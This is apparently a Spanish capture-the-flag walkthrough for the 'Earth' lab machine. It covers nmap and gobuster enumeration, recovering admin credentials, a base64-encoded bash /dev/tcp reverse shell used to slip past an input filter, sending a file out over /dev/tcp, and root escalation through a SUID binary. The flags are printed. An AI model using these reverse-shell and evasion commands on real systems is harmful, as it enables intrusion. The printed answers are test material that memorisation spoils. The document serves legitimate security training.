

Webs que pueden ser útiles:

<https://gchq.github.io/CyberChef>

<https://www.revshells.com/>

Realizar un escaneo nmap a la red para buscar el equipo

```
sudo nmap -vvv -sS -sV -O -Pn 192.168.122.0/24
```

```
> sudo nmap -vvv -sS -sV -O -Pn 192.168.122.0/24
[sudo] password for zom:
Host discovery disabled (-Pn). All addresses will be
d scan times may be slower.
```

Saldrá una máquina con varios puertos abiertos

```
Discovered open port 22/tcp on 192.168.122.2
Discovered open port 22/tcp on 192.168.122.11
Discovered open port 53/tcp on 192.168.122.1
Discovered open port 443/tcp on 192.168.122.11
Discovered open port 80/tcp on 192.168.122.11
Discovered open port 139/tcp on 192.168.122.2
Discovered open port 445/tcp on 192.168.122.2
Discovered open port 631/tcp on 192.168.122.2
Discovered open port 902/tcp on 192.168.122.2
Completed SYN Stealth Scan against 192.168.122.2
```

Realizar un escaneo nmap profundo a la IP que aparece

```
sudo nmap -vvv -sS -sV -O -p- --min-rate 5000 --script vuln -Pn 192.168.122.11 -oG
allports
```

```
> sudo nmap -vvv -sS -sV -O -p- --min-rate 5000 --script vuln -Pn 192.168.122.11 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' an
d scan times may be slower.
```

Aparecerán los puertos 22,80,443 abiertos

```
> extractPorts allports
File: extractPorts.tmp
1
2 [*] Extracting information...
3
4 [*] IP Address: 192.168.122.11
5 [*] Open ports: 22,80,443
6
7 [*] Ports copied to clipboard
8
```

Aparecerán bastantes vulnerabilidades, entre ellas se mostrarán dos DNS que habrá que poner en /etc/hosts apuntando a la IP de la máquina víctima

```
443/tcp open ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgl/4.7.1 Python/3.9)
|_http-title: Test Page for the HTTP Server on Fedora
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_ Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|   Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
```

Editar el archivo /etc/hosts para añadir las DNS

```
sudo nano /etc/hosts
```

```
GNU nano 5.4                               /etc/hosts *
# Host addresses
127.0.0.1 localhost
127.0.1.1 zom-Parrot
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
192.168.122.11 earth.local terratest.earth.local
```

Entrar a la web como earth.local



Realizar un escaneo nmap a ambas DNS como https


```
sudo gobuster dir -u https://earth.local -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
```

```
> sudo gobuster dir -u https://earth.local -w /usr/share/wordlists/
dirbuster/directory-list-2.3-medium.txt -k
=====
Gobuster v3.1.0
```

```
sudo gobuster dir -u https://terratest.earth.local -w /usr/share/wordlists/dirb/common.txt -k
```


```
> sudo gobuster dir -u https://terratest.earth.local -w /usr/share/wordlists/dirb/common.txt -k
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          https://terratest.earth.local
[+] Method:      GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.1.0
[+] Timeout:     10s
=====
2022/08/08 12:23:10 Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 199]
/.htpasswd      (Status: 403) [Size: 199]
/.hta          (Status: 403) [Size: 199]
/cgi-bin/       (Status: 403) [Size: 199]
/index.html    (Status: 200) [Size: 26]
/robots.txt     (Status: 200) [Size: 521]
```

Reportará que hay un robots.txt, acceder a él. Mostrará una lista de directorios.



```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

Ir a /testingnotes.txt



```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

Ir a testdata.txt

```

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

```

Usar cyberchef para desencriptar los mensajes de earth.local usando como clave el texto de testdata.txt

Mostrará un menaje repetido bastantes veces que es earthclimatechangebad4humans
Usar ese resultado como contraseña en earth.local/admin/login

Usuario: terra
Contraseña: earthclimatechangebad4humans

Al intentar hacer un reverse shell mostrará que no están permitidas las conexiones, esto es porque detecta que se está introduciendo un comando de reverse shell

```
/bin/bash -i >& /dev/tcp/192.168.122.13/4444 0>&1
```

Encriptar el comando con base64

```
echo "/bin/bash -i >& /dev/tcp/192.168.122.13/4444 0>&1" | base64
```

```
> echo '/bin/bash -i >& /dev/tcp/192.168.122.13/4444 0>&1'
' | base64
L2Jpbk9iYXNoIC1pID4mIC9kZXVdGNwLzE5Mi4xNjguMTIyLjEzLzQ0NDQgMD4mMQo=
```

Poner el puerto en escucha

```
nc -lvp 4444
```


IMPORTANTE: Utilizo ncwrap que es un alias que he asignado al comando "rlwrap nc", para poder usar un shell inverso mejorado.

Para poder usarlo instalar rlwrap con sudo apt install -y rlwrap y opcionalmente crear un alias que al escribirlo ejecute "rlwrap nc"

```
> ncwrap -lvp 4444
listening on [any] 4444 ...
```

Mandar ese comando encriptado indicando que después se desencripte y ejecute

```
echo
'L2Jpbk9iYXNoIC1pID4mIC9kZXVdGNwLzE5Mi4xNjguMTIyLjEzLzQ0NDQgMD4mMQo='
| base64 -d | bash
```



Se abrirá un shell inverso

```
> ncwrap -lvp 4444
listening on [any] 4444 ...
connect to [192.168.122.13] from (UNKNOWN) [192.168.122.1]
bash: cannot set terminal process group (836): Inappropriate ioctl for device
bash: no job control in this shell
whoami
whoami
apache
bash-5.1$
```

Al ir a /var se podrá ver un directorio llamado earth_web

```
cd /var
```

```
ls -la
```

```
cd /var
ls -la
ls -la
total 16
drwxr-xr-x. 22 root root 4096 Oct 12 2021 .
dr-xr-xr-x. 17 root root 244 Nov  1 2021 ..
-rw-r--r--.  1 root root 208 Oct 11 2021 .updated
drwxr-xr-x.  2 root root 19 Oct 11 2021 account
drwxr-xr-x.  2 root root  6 Jan 26 2021 adm
drwxr-xr-x. 13 root root 164 Oct 11 2021 cache
drwxr-xr-x.  2 root root  6 Jan 27 2021 crash
drwxr-xr-x.  3 root root 18 Oct 11 2021 db
drwxrwxrwx.  4 root root 101 Aug  8 10:59 earth_web
drwxr-xr-x.  2 root root  6 Jan 26 2021 empty
drwxr-xr-x.  2 root root  6 Jan 26 2021 ftp
drwxr-xr-x.  2 root root  6 Jan 26 2021 games
drwxr-xr-x.  3 root root 18 Aug 19 2021 kerberos
drwxr-xr-x. 42 root root 4096 Oct 11 2021 lib
drwxr-xr-x.  2 root root  6 Jan 26 2021 local
lrwxrwxrwx.  1 root root 11 Oct 11 2021 lock -> ../run
/lock
drwxr-xr-x. 10 root root 4096 Aug  8 08:20 log
lrwxrwxrwx.  1 root root 10 Jan 26 2021 mail -> spool/
mail
drwxr-xr-x.  2 root root  6 Jan 26 2021 nis
drwxr-xr-x.  2 root root  6 Jan 26 2021 opt
drwxr-xr-x.  2 root root  6 Jan 26 2021 preserve
lrwxrwxrwx.  1 root root  6 Oct 11 2021 run -> ../run
drwxr-xr-x.  8 root root  86 Oct 11 2021 spool
```

Ir a earth_web y mostrar el contenido

```
cd earth_web
```

```
ls -la
```

```
cd earth_web
ls -la
ls -la
total 148
drwxrwxrwx.  4 root root 101 Aug  8 10:59 .
drwxr-xr-x. 22 root root 4096 Oct 12 2021 ..
-rw-rwxrwx.  1 root root 139264 Aug  8 10:59 db.sqlite3
drwxr-xr-x.  3 root root 108 Oct 13 2021 earth_web
-rwrxr-xr-x. 1 root root 665 Oct 11 2021 manage.py
drwxr-xr-x.  6 root root 204 Oct 13 2021 secure_messa
ge
-rw-r--r--.  1 root root 45 Oct 12 2021 user_flag.tx
t
bash-5.1$
```

Leer el archivo user_flag.txt

```
cat user_flag.txt
```

```
Flag: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]
```

```
cat user_flag.txt
cat user_flag.txt
[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]
bash-5.1$
```

Buscar archivos en el sistema con permisos especiales para el usuario actual

```
find / -perm -u=s 2>/dev/null
```

```
find / -perm -u=s 2>/dev/null  
/usr/bin/chage  
/usr/bin/gpasswd  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/mount  
/usr/bin/umount  
/usr/bin/pkexec  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/chsh  
/usr/bin/at  
/usr/bin/sudo  
/usr/bin/reset_root  
/usr/sbin/grub2-set-bootflag  
/usr/sbin/pam_timestamp_check  
/usr/sbin/unix_chkpwd  
/usr/sbin/mount.nfs  
/usr/lib/polkit-1/polkit-agent-helper-1
```

Saldrá un archivo llamado `reset_root`, al ejecutarlo mostrará un error.

```
/usr/bin/reset_root  
CHECKING IF RESET TRIGGERS PRESENT...  
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.  
bash-5.1$
```

Al intentar hacer un cat al archivo este será ilegible

Por esto será necesario mandar el archivo al equipo atacante para poder revisarlo.

Primero se pondrá un puerto en escucha esperando por la información del archivo y que lo guardará en el equipo: nc -nlvp 9002 > reset_root

Luego mandar el archivo: cat /usr/bin/reset root > /dev/tcp/192.168.122.13/9002

```
> nc -nlvp 9002 > reset_root  
listening on [any] 9002 ...
```

```
cat /usr/bin/reset_root > /dev/tcp/192.168.122.13/9002  
bash-5.1$
```

Se recibirá correctamente y el nc se cerrará

```
> nc -nlvp 9002 > reset_root  
listening on [any] 9002 ...  
connect to [192.168.122.13] from (UNKNOWN) [192.168.122.11] 39384  
A | W ~ | took 48s E
```

Dar permisos de ejecución al archivo reset_root

```
> chmod +x reset_root
```

Asegurar que se tiene instalado strace, sino instalarlo

```
sudo apt install -y strace
```

Comprobar el contenido del archivo reset_root

```
strace -f ./reset_root
```

Entre todo el contenido mostrará unas líneas que comprueban si existen unos archivos, de existir entonces el script cambia la contraseña del usuario root.

```
write(1, "CHECKING IF RESET TRIGGERS PRESENT...", 38) = 38
access("/dev/shm/kHgTFI5G", F_OK)      = -1 ENOENT (No existe el fichero o el directorio)
access("/dev/shm/Zw7bV9U5", F_OK)      = -1 ENOENT (No existe el fichero o el directorio)
access("/tmp/kcM0Wewe", F_OK)          = -1 ENOENT (No existe el fichero o el directorio)
write(1, "RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.", 44) = 44
exit_group(0)                         = ?
+++ exited with 0 +++
```

Crear los archivos en el equipo víctima

```
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
```

```
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
bash-5.1$
```

Ejecutar de nuevo el archivo reset_root

```
/usr/bin/reset_root
```

```
/usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

Ahora habrá cambiado la contraseña de root a Earth

Cambiar al usuario root con la contraseña Earth

```
SU
```

```
su
Earth
```

Comprobar que el usuario es root

```
whoami
```

```
whoami
root
```

Ir al directorio de root y mostrar el contenido

```
cd /root
```

```
ls -la
```

```
cd /root
ls -la
total 36
dr-xr-x---  3 root root 216 Nov  1 2021 .
dr-xr-xr-x  17 root root 244 Nov  1 2021 ..
lrwxrwxrwx  1 root root   9 Oct 12 2021 .bash_history -> /dev/null
-rw-r--r--  1 root root  18 Jan 28 2021 .bash_logout
-rw-r--r--  1 root root 141 Jan 28 2021 .bash_profile
-rw-r--r--  1 root root 429 Jan 28 2021 .bashrc
drwxr-xr-x  3 root root  17 Oct 12 2021 .cache
-rw-r--r--  1 root root 100 Jan 28 2021 .cshrc
-rw-r--r--  1 root root  20 Nov  1 2021 .Lesshst
-rw-r--r--  1 root root 129 Jan 28 2021 .tcshrc
-rw-r--r--  1 root root   0 Nov  1 2021 .vmlininfo
-rw-r--r--  1 root root  60 Oct 12 2021 .vmlrc
-rw-r--r--  1 root root 663 Oct 11 2021 anaconda-ks.cfg
-rw-----  1 root root 1139 Oct 12 2021 root_flag.txt
```

Ler el archivo root_flag.txt

```
cat root_flag.txt
```

```
cat root_flag.txt
o#&&*''?d:>b\_
` `` , dMF9MMMMMMHo_
` `` , "MhHMMMMMMMMMMHo_
VODM*$&HMMMMMMMMMMM..
$6good,~` (###HMMMMMH\_
,MMMMMM#b#boBMMHHMMML
?MMMMMMMMMMMMMMMM7MMMSR+Hk
:MMMMMMMMMMMMMMMMMM/HMMM`+L
|MMMMMMMMMMMMMMMMMMMMbMH` T,
SH#: *MMMMMMMMMMMMMMMMMM#` `?
]MMH# *` `` *#HMMMMMMMMMMH
MMMMb |MMMMMMMMMMIMP` :
HMMMMMMMMHo |MMMMMMMMMMMT
?MMMMMMMP |MMMMMMMMMT
-?MMMMMMMM |MMMMMMMMMM? ,d-
:|MMMMMM- |MMMMMMMT .M) :
.9MMI[ &MMMM` :
:9Mk ` MM#"
&M}
` ~, :
` `` ,dd##pp=""'
Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
```

Flags

Usuario: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

Root: [root_flag_b0da9554d29db2117b02aa8b66ec492e]